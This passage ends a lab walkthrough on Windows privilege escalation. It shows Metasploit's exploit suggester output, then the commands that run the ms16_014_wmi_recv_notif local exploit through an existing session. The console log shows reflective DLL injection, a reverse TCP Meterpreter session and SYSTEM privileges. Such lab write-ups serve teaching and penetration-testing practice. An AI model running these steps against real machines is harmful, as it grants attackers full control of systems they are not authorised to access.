The target is not exploitable.
 48  exploit/windows/local/webexec                                  No
The check raised an exception.
 49  exploit/windows/local/win_error_cve_2023_36874                 No
The target is not exploitable.

[*] Post module execution completed
```

the `suggester` looks for all the availabe exploits for the active session among which we will use one that exploite windows kernel modules and that will be.

`11 exploit/windows/local/ms16_014_wmi_recv_notif`

the command is
`use exploit/windows/local/ms16_014_wmi_recv_notif`

look for options and set `session` to the background session id and `LPORT` for local port and run `exploit` this will run and gain access to the admin rights.

```
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set lport 442
lport => 442
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 5
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit
[*] Started reverse TCP handler on 192.168.57.5:4422
[*] Reflectively injecting the exploit DLL and running it...
[*] Launching netsh to host the DLL...
[+] Process 1736 launched.
[*] Reflectively injecting the DLL into 1736...
[+] Exploit finished, wait for (hopefully privileged) payload execution to
complete.
[*] Sending stage (203846 bytes) to 192.168.57.4
[*] Meterpreter session 6 opened (192.168.57.5:4422 -> 192.168.57.4:49160)
at 2025-10-02 02:25:38 +0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

and this conclude our lab.